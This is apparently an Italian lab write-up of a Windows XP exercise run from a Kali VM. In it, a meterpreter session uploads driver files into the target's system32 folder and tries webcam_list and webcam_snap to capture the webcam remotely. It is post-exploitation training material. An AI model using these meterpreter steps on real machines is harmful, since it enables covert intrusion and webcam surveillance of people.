




Windows XP Exploit







kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
file:///home/kali/Downloads/sJCotcfZ.jpeg
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Epicode_user>ping 192.168.1.150
Esecuzione di Ping 192.168.1.150 con 32 byte di dati:
Risposta da 192.168.1.150: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.150: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.150: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.150: byte=32 durata<1ms TTL=64
Statistiche Ping per 192.168.1.150:
Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% perso),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
Minimo = 0ms, Massimo = 1ms, Medio = 0ms
C:\Documents and Settings\Epicode_user>_
Cestino
start
CTRL (DESTRA)


Downloads - Thunar
Edit View Go Bookmarks Help
kali@kali: ~
kali@kali: ~/Downloads
Launch New Instance
kali
Downloads
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
File System
Browse Network
badf18ddec1f21abad76e4c05ff71c56
badf18ddec1f21abad76e4c05ff71c56.zip
inetsim.conf
inetsim.conf.5.gz
inetsim.conf(1).5.gz
inetsim-1.3.2.tar.gz
inetsim_1.3.2-1_all.deb
K208_R2817_jigyousya_syoutengai.doc
Meta Last Check_w4vsks.pdf
Metasploitable2_wa96r2.html
Nessus-10.5.2-debian10_amd64.deb
sJCotcfZ.jpeg



Decido, comunque, di installare un driver generico sulla macchina target, per vedere se sia possibile “munirla di webcam da remoto”

```
meterpreter > upload /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56 c:\\WINDOWS\\system32
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/SPUVCB.cat → c:\WINDOWS\system32\SPUVCB.cat
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/SPUVCB.cat → c:\WINDOWS\system32\SPUVCB.cat
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/spuvcbh.PNF → c:\WINDOWS\system32\spuvcbh.PNF
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/spuvcbh.PNF → c:\WINDOWS\system32\spuvcbh.PNF
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_04.ini → c:\WINDOWS\system32\Dext_04.ini
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_04.ini → c:\WINDOWS\system32\Dext_04.ini
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_16.ini → c:\WINDOWS\system32\Dext_16.ini
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_16.ini → c:\WINDOWS\system32\Dext_16.ini
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Remove.ini → c:\WINDOWS\system32\Remove.ini
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Remove.ini → c:\WINDOWS\system32\Remove.ini
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_12.ini → c:\WINDOWS\system32\Dext_12.ini
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_12.ini → c:\WINDOWS\system32\Dext_12.ini
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/un_dext.exe → c:\WINDOWS\system32\un_dext.exe
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/un_dext.exe → c:\WINDOWS\system32\un_dext.exe
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_09.ini → c:\WINDOWS\system32\Dext_09.ini
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/Dext_09.ini → c:\WINDOWS\system32\Dext_09.ini
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/DextUVCB_x64.ax → c:\WINDOWS\system32\DextUVCB_x64.ax
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/DextUVCB_x64.ax → c:\WINDOWS\system32\DextUVCB_x64.ax
[*] uploading  : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/SPUVCbh.inf → c:\WINDOWS\system32\SPUVCbh.inf
[*] uploaded   : /home/kali/Downloads/badf18ddec1f21abad76e4c05ff71c56/SPUVCbh.inf → c:\WINDOWS\system32\SPUVCbh.inf
```



Creo poi una copia dei file del driver sul Desktop della macchina bersaglio, che userò come percorso per installare il driver.

Una volta installato il driver, il risultato sarà il seguente:

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > webcam_list
1: Periferica video USB
meterpreter >
```

```
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter >
```